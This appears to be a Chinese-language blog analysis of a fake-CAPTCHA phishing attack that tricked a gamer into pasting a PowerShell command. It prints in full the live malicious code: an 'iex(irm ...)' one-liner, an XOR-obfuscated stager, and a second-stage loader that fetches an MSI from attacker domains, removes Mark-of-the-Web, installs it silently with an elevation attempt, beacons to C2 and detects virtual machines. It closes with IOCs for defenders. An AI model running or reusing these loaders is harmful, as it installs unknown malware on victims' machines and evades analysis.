0x00 背景

国庆期间,突然收到学弟求助,在使用oopz软件进行游戏开黑被骗执行了powershell脚本

钓鱼页面如下,假借机器人验证之名,诱骗受害者执行恶意脚本。
0x10 木马分析
将粘贴板的内容读取出来,如下
iex(irm 'https://captcha-verify-now.com/hex/capturenewone')0x11 第一层程序
这只是远端脚本的提取地址,将脚步提取到本地后如下
$tvghde='jqaCycu';$aqcrlm='';for($yrhp=0;$yrhp -lt '5310037a1a57420e'.Length;$yrhp+=2){$aqcrlm+=[char]([byte]('0x'+'5310037a1a57420e'.Substring($yrhp,2))-bxor[int][char]$tvghde[$yrhp/2%7])};$seyvpr='';for($rzxm=0;$rzxm -lt '020515330a595a451200330d001d0b5c17260b0a13135c0f2c0e4d16051c4e33'.Length;$rzxm+=2){$seyvpr+=[char]([byte]('0x'+'020515330a595a451200330d001d0b5c17260b0a13135c0f2c0e4d16051c4e33'.Substring($rzxm,2))-bxor[int][char]$tvghde[$rzxm/2%7])};$upxiyw='';for($tgar=0;$tgar -lt '52410775405614594851204e53115f4802744e53135d4458201b5013524754274d50470941547741'.Length;$tgar+=2){$upxiyw+=[char]([byte]('0x'+'52410775405614594851204e53115f4802744e53135d4458201b5013524754274d50470941547741'.Substring($tgar,2))-bxor[int][char]$tvghde[$tgar/2%7])};$hmkleu=i''r''m ($seyvpr+'?id='+$upxiyw+'&k=5310037a1a57420e') -UserAgent 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36';$evijym='';for($shcv=0;$shcv -lt $hmkleu.Length;$shcv+=2){$evijym+=[char]([byte]('0x'+$hmkleu.Substring($shcv,2))-bxor[int][char]$aqcrlm[$shcv/2%8])};. ([type]('Script'+'Block'))::Create($evijym);exit这个也不是木马本身,而是一个典型的 PowerShell“下载器/加载器”(stager)
去混淆后的关键信息
脚本用固定字符串 jqaCycu 作为 XOR 密钥,循环异或解密三段十六进制数据:
脚本执行流程
定义 XOR 密钥
$tvghde='jqaCycu',后面所有解密都基于这个 7 字符密钥循环异或。第一段解密 解密
5310037a1a57420e,得到9ab9c47d。 这个值不是请求参数,而是后面用来解密服务器响应的密钥。第二段解密 解密
020515330a595a451200330d001d0b5c17260b0a13135c0f2c0e4d16051c4e33,得到:https://captcha-verify-now.com/p第三段解密 解密
52410775405614594851204e53115f4802744e53135d4458201b5013524754274d50470941547741,得到:80f695a390c70d59c770f759cb3f865d432c0548这是一个 40 位十六进制字符串,可能是攻击者分配的感染 ID 或机器标识。发起 HTTP 请求 脚本中
i''r''m会被 PowerShell 解析成irm,即Invoke-RestMethod别名。 等价于:Invoke-RestMethod "https://captcha-verify-now.com/p?id=80f695...&k=5310037a1a57420e" -UserAgent "Mozilla/5.0 ... Chrome/120.0.0.0 Safari/537.36"它伪装成浏览器访问远程服务器,获取加密响应。
解密服务器响应 服务器返回的应该是十六进制字符串。脚本每两个字符转成一个字节,再用前面得到的
9ab9c47d循环异或,还原出真正的 PowerShell 脚本。直接执行
. ([type]('Script'+'Block'))::Create($evijym)'Script'+'Block'拼接成ScriptBlock,即[ScriptBlock]::Create(...)。 前面的.是点源执行,等价于把解密出来的 PowerShell 代码在当前会话中运行。 最后exit退出当前 PowerShell 进程。
0x12 第二层程序
请求上一步解析的地址,获取加密后的木马,再用密钥 9ab9c47d 进行xor解密,得到如下程序。
try{$env:u4ef0e8='try{[Net.ServicePointManager]::SecurityProtocol=3072}catch{};$ProgressPreference="SilentlyContinue";$wc=[Net.WebClient]::new();try{if($wc.Proxy){$wc.Proxy.Credentials=[System.Net.CredentialCache]::DefaultCredentials}}catch{};$wc.Headers.Add((''Use''+''r-Agent''),(''Mozilla/5.0 (Windows NT 10''+''.0; Win64; x64) AppleWebKit/537.36 (K''+''HTML, like Gecko) Chrome/1''+''23.0.6385.140 Safari/537.36''));$_u63=@(((''https:XJ//captcha-ve''.Replace(''XJ'',''''))+(''rify-now.com/p?t=d4d28ea2eb8XZe''.Replace(''XZ'',''''))),((''https://clea''+''na''+''vchesk'')+((''re.''+''com/p?t='')+(''d4d28e''+''a2eb8e''))));for($r=0;$r -lt 5;$r++){try{$b26=$wc.DownloadData($_u63[[Math]::Min($r,1)])}catch{$b26=$null};if($b26 -and $b26.Length -gt 0){break};Start-Sleep -Milliseconds (400*($r+1))};if(!($b26) -or $b26.Length -le 0){try{$__wr=[Net.HttpWebRequest]::Create((''https://cleanavcheskre.com/p?t=d4d28ea2ZQeb8e''.Replace(''ZQ'','''')));$__wr.UserAgent=(((''Mozilla/5.0 (Windows NT 10.0;''+'' Win64; x64) AppleWeb'')+(''Kit/537''+''.36 (KH''+''TML, lik''))+(''e Gecko) Chrome/123.0.6385.140 ZXSafari/537.36''.Replace(''ZX'','''')));$__wr.Timeout=15000;$__rs=$__wr.GetResponse();$__ms=[IO.MemoryStream]::new();$__rs.GetResponseStream().CopyTo($__ms);$b26=$__ms.ToArray();$__rs.Close()}catch{$b26=$null}};if(!($b26) -or $b26.Length -le 0){try{$b26=(Invoke-WebRequest -Uri (''https://cleanavcheskre.com/p?t=d4d28ea2ZQeb8e''.Replace(''ZQ'','''')) -UseBasicParsing -EA Stop).Content}catch{$b26=$null}};if(!($b26) -or $b26.Length -le 0){try{$__wc2=[Net.WebClient]::new();$b26=$__wc2.DownloadData((''https://cleanavcheskre.com/p?t=d4d28ea2ZQeb8e''.Replace(''ZQ'','''')))}catch{$b26=$null}};if(!($b26)){try{irm ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download'' -UseBasicParsing|Out-Null}catch{try{(New-Object Net.WebClient).DownloadString(''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download'')|Out-Null}catch{try{Start-Sleep -Milliseconds 500;curl.exe -s -o NUL --connect-timeout 8 --max-time 12 ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download''|Out-Null}catch{}}}exit};$p=$null;$dd18=@($env:APPDATA+''\Microsoft\Windows\Recent'',$env:LOCALAPPDATA+''\Microsoft\Edge\User Data\Default\Cache\Cache_Data'',$env:LOCALAPPDATA+''\CrashDumps'',$env:LOCALAPPDATA+''\Microsoft\Windows\Caches'',$env:LOCALAPPDATA+''\Microsoft\Windows\INetCache'',$env:LOCALAPPDATA+''\Microsoft\Windows\Explorer'',$env:LOCALAPPDATA+''\Microsoft\Windows\ActionCenterCache'',$env:TEMP,$env:LOCALAPPDATA+''\Temp'',$env:LOCALAPPDATA+''\Microsoft\Windows\WebCache'',$env:LOCALAPPDATA+''\Google\Chrome\User Data\Default\Cache\Cache_Data'');foreach($di39 in $dd18){if(!(Test-Path $di39)){continue};foreach($c95 in (Get-ChildItem $di39 -File -EA 0 | Select-Object -First 8)){try{$s97=[IO.FileStream]::new($c95.FullName,3,2,1);$s97.SetLength(0);$s97.Write($b26,0,$b26.Length);$s97.Flush();$s97.Close();$p=[IO.Path]::ChangeExtension($c95.FullName,''.msi'');[IO.File]::Move($c95.FullName,$p);[IO.File]::SetLastWriteTime($p,$c95.LastWriteTime);[IO.File]::SetLastAccessTime($p,$c95.LastAccessTime);break}catch{$p=$null}};if($p){break}};if(!($p)){$di39=$env:LOCALAPPDATA+''\Temp'';if(!(Test-Path $di39)){[void](New-Item $di39 -ItemType Directory -Force)};$p=$di39+''\update-KB''+[string](Get-Random -Min 4000000 -Max 5999999)+''.msi'';try{[IO.File]::WriteAllBytes($p,$b26)}catch{$p=$null}};try{Unblock-File -LiteralPath $p}catch{};try{Remove-Item -LiteralPath ($p+'':Zone.Identifier'') -Force -EA 0}catch{};if(!$p -or !(Test-Path -LiteralPath $p)){try{irm ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download'' -UseBasicParsing|Out-Null}catch{try{(New-Object Net.WebClient).DownloadString(''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download'')|Out-Null}catch{try{Start-Sleep -Milliseconds 500;curl.exe -s -o NUL --connect-timeout 8 --max-time 12 ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=download''|Out-Null}catch{}}}exit};try{Unblock-File -LiteralPath $p}catch{};$m="$env:SystemRoot\System32\msiexec.exe";if(!(Test-Path -LiteralPath $m)){$m="msiexec.exe"};$__ran=0;$c=-1;$__kept=0;try{$pr=Start-Process -FilePath $m -ArgumentList @("/i",$p,"/qn","/norestart","ALLUSERS=2","MSIINSTALLPERUSER=1") -WindowStyle Hidden -Wait -PassThru -ErrorAction Stop;if($pr){$c=[int]$pr.ExitCode;if(@(0,1641,3010) -contains $c){$__ran=1}}}catch{};if($__ran -ne 1){try{$pr=Start-Process -FilePath $m -ArgumentList @("/i",$p,"/qn","/norestart") -WindowStyle Hidden -Wait -PassThru -ErrorAction Stop;if($pr){$c=[int]$pr.ExitCode;if(@(0,1641,3010) -contains $c){$__ran=1}}}catch{}};if($__ran -ne 1){try{$si=New-Object Diagnostics.ProcessStartInfo;$si.FileName=$p;$si.UseShellExecute=$true;$si.Verb="open";$pp=[Diagnostics.Process]::Start($si);if($pp){$__ran=1;$c=0;$__kept=1}}catch{}};if($__ran -ne 1){try{Start-Process -FilePath $m -ArgumentList @("/i",$p,"/qn","/norestart") -Verb RunAs -WindowStyle Hidden -ErrorAction Stop;$__ran=1;$c=0;$__kept=1}catch{}};if($__kept -ne 1){Remove-Item -LiteralPath $p -Force -ErrorAction SilentlyContinue};if($__ran -eq 1){try{irm ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_ok'' -UseBasicParsing|Out-Null}catch{try{(New-Object Net.WebClient).DownloadString(''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_ok'')|Out-Null}catch{try{Start-Sleep -Milliseconds 500;curl.exe -s -o NUL --connect-timeout 8 --max-time 12 ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_ok''|Out-Null}catch{}}}}else{try{irm ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=msi'' -UseBasicParsing|Out-Null}catch{try{(New-Object Net.WebClient).DownloadString(''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=msi'')|Out-Null}catch{try{Start-Sleep -Milliseconds 500;curl.exe -s -o NUL --connect-timeout 8 --max-time 12 ''https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=msi''|Out-Null}catch{}}}};$ErrorActionPreference="SilentlyContinue";$__vm=0;try{$__cs=Get-CimInstance -ClassName Win32_ComputerSystem -EA Stop;$__m=[string]$__cs.Model;$__mf=[string]$__cs.Manufacturer;if($__m -match "^(Virtual Machine|VMware Virtual Platform|VMware7,?1|VirtualBox|KVM|Bochs|hvm|HVM domU|Parallels Virtual Platform|OpenStack Nova|Google Compute Engine)$"){$__vm=1}elseif($__m -match "QEMU|Standard PC \(Q35|Standard PC \(i440FX|Amazon EC2"){$__vm=1}elseif($__mf -match "^(VMware|innotek|Oracle|QEMU|Xen|Parallels|Amazon EC2|Google)$" -and $__m -match "Virtual|HVM|Instance|Compute|KVM|Bochs"){$__vm=1}elseif($__mf -eq "Microsoft Corporation" -and $__m -eq "Virtual Machine"){$__vm=1}}catch{};try{$__b=[string](Get-CimInstance -ClassName Win32_BIOS -EA Stop).Version;if($__b -match "VBOX|VMware|BOCHS|QEMU|Xen|VRTUAL|Hyper-V UEFI"){$__vm=1}}catch{};try{Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" -EA 0|Where-Object{$_.PSChildName -match "^(vboxguest|VBoxGuest|vboxsf|vmmouse|vmhgfs|VMTools|VGAuthService|xenbus|xeniface|xenvbd|vioserial|balloon)$"}|ForEach-Object{$__vm=1}}catch{};try{$__u="https://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=vm&vm="+$__vm;(New-Object Net.WebClient).DownloadString($__u)|Out-Null}catch{};;exit';Start-Process -FilePath powershell.exe -WindowStyle Hidden -ArgumentList @('-NoProfile','-ExecutionPolicy','Bypass','-Command',". ([type]('Script'+'Block'))::Create(`$env:u4ef0e8)")}catch{. ([type]('Script'+'Block'))::Create($env:u4ef0e8)};Remove-Item env:u4ef0e8 -EA 0;[Environment]::Exit(0)该段程序的作用
把真正的 payload 存进环境变量
$env:u4ef0e8;尝试启动一个隐藏窗口、无配置文件、绕过执行策略的新 PowerShell 进程,在新进程里从环境变量读取并执行这段 payload;
如果启动新进程失败,就在当前进程里直接执行;
执行完删除环境变量,退出进程。
这是典型的进程分离 + 环境变量传参,目的是让恶意代码不在原始命令行里出现,增加溯源和检测难度。
内层 payload 的下载逻辑
进入 $env:u4ef0e8 里的代码后,第一件事是设置 TLS 和下载器:
 [Net.ServicePointManager]::SecurityProtocol = 3072   # TLS 1.2
 $ProgressPreference = "SilentlyContinue"
 $wc = [Net.WebClient]::new()
然后定义了两个候选 URL:
 $_u63 = @(
     'https://captcha-verify-now.com/p?t=d4d28ea2eb8e',
     'https://cleanavcheskre.com/p?t=d4d28ea2eb8e'
 )
注意这里用了 .Replace('XJ','')、.Replace('XZ','')、字符串拼接来拼 URL,主要是为了绕过静态特征检测。
接着是一个最多 5 次的循环下载:
 for($r=0; $r -lt 5; $r++){
     try { $b26 = $wc.DownloadData($_u63[[Math]::Min($r,1)]) } catch { $b26 = $null }
     if($b26 -and $b26.Length -gt 0){ break }
     Start-Sleep -Milliseconds (400*($r+1))
 }
第一次用
captcha-verify-now.com;之后用
cleanavcheskre.com;每次失败等待 400ms、800ms、1200ms……递增重试。
如果 WebClient 没下到,还有三层后备方案:
HttpWebRequest直接请求cleanavcheskre.com,超时 15 秒;Invoke-WebRequest -UseBasicParsing;再新建一个
WebClient下载。
如果全部失败,就向 C2 上报失败:
https://captcha-verify-now.com/capturenewone/api?t=80f695...&track=1&event=launch_fail&reason=download上报也失败的话,还会尝试 irm、WebClient.DownloadString、curl.exe 三种方式,然后 exit。
这段的设计思路是:尽可能保证下载成功,并且把失败原因回传。
安装 MSI
安装部分有四次尝试:
静默安装,当前用户
msiexec.exe /i $p /qn /norestart ALLUSERS=2 MSIINSTALLPERUSER=1/qn:完全静默,无界面;/norestart:不重启;ALLUSERS=2 MSIINSTALLPERUSER=1:按用户安装,通常不需要管理员权限。
成功退出码:0、1641、3010。
普通静默安装
msiexec.exe /i $p /qn /norestart如果第一次失败,再试一次不带 per-user 参数的。
直接 Shell 执行
 $si.FileName = $p
 $si.UseShellExecute = $true
 $si.Verb = "open"
 [Diagnostics.Process]::Start($si)
相当于双击运行 MSI,可能弹出 UAC 或安装界面。
提权安装
Start-Process msiexec.exe -ArgumentList @("/i",$p,"/qn","/norestart") -Verb RunAs -WindowStyle Hidden-Verb RunAs 会触发 UAC 提权,尝试用管理员权限安装。
安装成功与否决定是否删除 MSI:
if($__kept -ne 1){ Remove-Item -LiteralPath $p -Force }如果只是通过 Start-Process 或提权启动,安装可能还在后台进行,就保留文件;如果是 -Wait 静默安装完成,就删掉。
C2 回传
安装成功:
https://captcha-verify-now.com/capturenewone/api?t=80f695...&track=1&event=launch_ok安装失败:
https://captcha-verify-now.com/capturenewone/api?t=80f695...&track=1&event=launch_fail&reason=msi每种上报都尝试三种方式:
irm ... -UseBasicParsing;(New-Object Net.WebClient).DownloadString(...);curl.exe -s -o NUL ...。
说明攻击者很在意“安装是否成功”这个反馈,可能用于统计感染量、筛选有效目标,或决定后续是否投递其他载荷。
虚拟机检测
最后一段是反沙箱/反分析:
$__vm = 0它检查:
Win32_ComputerSystem的Model和Manufacturer:Virtual Machine、VMware Virtual Platform、VirtualBox、KVM、Bochs、HVM domU、Parallels Virtual Platform、OpenStack Nova、Google Compute Engine、QEMU、Amazon EC2等;
Win32_BIOS的Version:包含
VBOX、VMware、BOCHS、QEMU、Xen、VRTUAL、Hyper-V UEFI等;
注册表服务项:
vboxguest、VBoxGuest、vboxsf、vmmouse、vmhgfs、VMTools、VGAuthService、xenbus、xeniface、xenvbd、vioserial、balloon。
只要命中任意一条,$__vm = 1。
然后上报:
https://captcha-verify-now.com/capturenewone/api?t=80f695...&track=1&event=vm&vm=0或1这是为了告诉 C2:这台机器是真实主机还是虚拟机/沙箱。如果 vm=1,攻击者可能不再投递后续载荷,避免被安全研究人员分析。
至此该木马投递完成,成功运行在宿主机上。
0x13 最终恶意载荷
目前的全部分析仅局限于当日顺手保存的数据,对于最终的msi文件,未获取成功,遂无法继续分析。
0x20 总结
0x21 攻击链总览
 钓鱼网站 / 恶意页面
         │
         ▼
 第一阶段 PowerShell stager
    - XOR 解密出 C2 URL 和参数
    - Invoke-RestMethod 下载加密的第二阶段
    - 解密后在内存中 ScriptBlock::Create 执行
         │
         ▼
 第二阶段 PowerShell payload
    - 多层下载器,从 C2 拉取 MSI
    - 把 MSI 寄生写入 Recent/Cache/CrashDumps/Temp
    - 删除 Zone.Identifier,解除 MOTW
    - 用 msiexec 静默安装,多次尝试并尝试提权
    - 向 C2 回传 launch_ok / launch_fail / vm 状态
         │
         ▼
 MSI 安装包(真正载荷)
    - 持久化、窃密、远控、勒索、挖矿等(取决于 MSI 内容)
0x22 特征总结
0x23 IOC 汇总
域名:
oopz.livecaptcha-verify-now.comcleanavcheskre.com
URL:
https://oopz.live/BNqMy3BXhttps://captcha-verify-now.com/p?t=d4d28ea2eb8ehttps://cleanavcheskre.com/p?t=d4d28ea2eb8ehttps://captcha-verify-now.com/p?id=80f695a390c70d59c770f759cb3f865d432c0548&k=5310037a1a57420ehttps://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_okhttps://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=downloadhttps://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=launch_fail&reason=msihttps://captcha-verify-now.com/capturenewone/api?t=80f695a390c70d59c770f759cb3f865d432c0548&track=1&event=vm&vm=0或1
文件:
%LOCALAPPDATA%\Temp\update-KB<随机数>.msiRecent / Cache / CrashDumps / INetCache / WebCache 等目录下异常
.msi文件
进程/命令行:
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command ". ([type]('Script'+'Block'))::Create($env:u4ef0e8)"msiexec.exe /i <path>.msi /qn /norestartmsiexec.exe /i <path>.msi /qn /norestart ALLUSERS=2 MSIINSTALLPERUSER=1
注册表/服务检测项:
vboxguest、VBoxGuest、vboxsf、vmmouse、vmhgfs、VMTools、VGAuthService、xenbus、xeniface、xenvbd、vioserial、balloon
评论